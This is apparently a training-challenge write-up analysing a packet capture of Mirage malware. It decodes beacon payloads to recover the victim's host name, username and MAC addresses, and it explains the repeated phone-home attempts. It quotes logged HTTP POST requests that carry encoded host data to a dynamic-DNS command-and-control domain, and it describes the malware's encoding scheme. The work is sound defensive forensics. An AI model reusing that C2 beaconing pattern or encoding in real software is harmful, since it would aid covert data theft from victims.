
Challenge 09

Questions
=========


1. From the decoded payload, identify the victim's computer name and username. Please explain how you obtain the information.

The payload lies in the HTTP post request. By filtering by HTTP, we obtained one of the payload.


Wireshark · HTML Form URL Encoded (urlencoded-form) · mirage.pcap

```
Mjtdkj..@OM;CO?HFTTH............ !"#$%&'(0*+,_.r..aegef....;<=B?@ABCD........................^_`abcdefghijklmnopqrstuvwxyz{|}
~..................................................................+47=/..2@E5C..................^._.U.^.T.................. ........
.  .................. !"#$
```

The algorithm to decipher the payload is provided in the website. Basically, the cipher encodes the payload by adding each character's ASCII value by its offset from the start of the payload. I wrote a simple python script to print out one of the deciphered payload in mirage.py.




```
========== RESTART: C:\Users\Cyvm6\Downloads\Challenge 09\mirage.py ==========
Mirage  8FC07B196CB5                    ▯  2~CPU/2300~MHz  ▯     QjYiLtADBU0
1/johnnytalbot
                                 Remote Server                  y x l s g
```


The victim's computer name is **QjYiLtADBU01** and username is **johnnytalbot**.

2. From the decoded payload, identify the number of unique MAC addresses and list down all the MAC addresses found. Please explain how you obtain the information.

By filtering to HTTP, we can obtain all the POST request packets. Tracing the time allows me to filter down to **6 MAC addresses**, since there is a huge time interval between the two packets sending different MAC addresses.



```
 990 129.380409   10.0.0.66   199.16.199.2   HTTP   713 POST http://newwork.dyndns.org:80/result%3Fhl%3Den%26meta%3Dtxpaopktcuspthzoaekcrpybvpgrkyj HTTP/1.1  (application/x-www-form-urlencoded)
 998 130.388773   10.0.0.66   199.16.199.2   HTTP   713 POST http://newwork.dyndns.org:80/result%3Fhl%3Den%26meta%3Dtxpaopktcuspthzoaekcrpybvpgrkyj HTTP/1.1  (application/x-www-form-urlencoded)
1007 85331.396302 10.0.0.66   199.16.199.2   HTTP   713 POST http://newwork.dyndns.org:80/result%3Fhl%3Den%26meta%3Dtxpaopktcuspthzoaekcrpybvpgrkyj HTTP/1.1  (application/x-www-form-urlencoded)
1015 85332.403834 10.0.0.66   199.16.199.2   HTTP   713 POST http://newwork.dyndns.org:80/result%3Fhl%3Den%26meta%3Dtxpaopktcuspthzoaekcrpybvpgrkyj HTTP/1.1  (application/x-www-form-urlencoded)
```



```
Mirage  8FC07B196CB5            ▯  2~CPU/2300~MHz  ▯    QjYiLtADBU0
1/johnnytalbot
                        Remote Server            y x l s g

Mirage  73C661DFE74B            ▯  2~CPU/2300~MHz  ▯    QjYiLtADBU0
1/johnnytalbot
                        Remote Server            y x l s g

Mirage  11E08FA8C585            ▯  2~CPU/2300~MHz  ▯    QjYiLtADBU0
1/johnnytalbot
                        Remote Server            y x l s g

Mirage  37107A204158            ▯  2~CPU/2300~MHz  ▯    QjYiLtADBU0
1/johnnytalbot
                        Remote Server            y x l s g

Mirage  D9D23E3A723E            ▯  2~CPU/2300~MHz  ▯    QjYiLtADBU0
1/johnnytalbot
                        Remote Server            y x l s g

Mirage  5344311BC9ED            ▯  2~CPU/2300~MHz  ▯    QjYiLtADBU0
1/johnnytalbot
                        Remote Server            y x l s g
```

Using mirage.py, I obtained the following MAC addresses:


8FC07B196CB5
73C661DFE74B
11E08FA8C585
37107A204158
D9D23E3A723E
5344311BC9ED

3. (Optional) Please indicate any other interesting information (if any) observed during your analysis.

The number of phone-home requests are different for MAC addresses.

The payload contains “Remote Server y x l s g”.

The C2 server in the payload uses a dynamic Domain Name System(dynDNS) service to hide their identity and main C2 server.



```
 > [Expert Info (Chat/Sequence): POST http://newwork.dyndns.org:80/result%3Fhl%3Den%26meta%3Dtxpaopktcuspthzoaekcrpybvpgrkyj HTTP/1.1\r\n]
   Request Method: POST
   Request URI: http://newwork.dyndns.org:80/result%3Fhl%3Den%26meta%3Dtxpaopktcuspthzoaekcrpybvpgrkyj
   Request Version: HTTP/1.1
Accept: */*\r\n
Accept-Language: en-us\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
Connection: close\r\n
Content-Length: 293\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Encoding: gzip, deflate\r\n
Pragma: no-cache\r\n
Host: newwork.dyndns.org:80\r\n
\r\n
[Full request URI: http://newwork.dyndns.org:80/result%3Fhl%3Den%26meta%3Dtxpaopktcuspthzoaekcrpybvpgrkyj]
```

4. From your answer to question 2, does it suggest that there are multiple infected hosts (e.g. MAC addresses, username)? Explain why/ why not.

It does not suggest multiple infected hosts despite having multiple MAC addresses. There is only one System Name and Username captured in the pcap. The System Name looks unique, so it is of a low possibility that another system will have a similar name. The same Username reinforced that this belongs to one infected host. I believe that this is due to the host running several virtual machines, which created multiple virtual adapter as well, hence multiple unique MAC addresses captured. The malware is probably trying to use each of the available network adapters to establish a connection with the C2 server.

5. From your analysis of the PCAP, what do you think had happened?

The malware is unable to send the payload to the server. This is most likely because the domain which is associated with the phone-home activity is no longer in used or the traffic is send to a sinkhole. As such, there will be no response from the C2 server back to the infected system, hence it will keep sending its initial phone-home request at regular interval. After many requests and not receiving the OK acknowledgement from the C2 server, the malware try to make use of any available network adapters to send the payload to the C2 server. As such, we can notice that the MAC address in the payload changes after a certain period.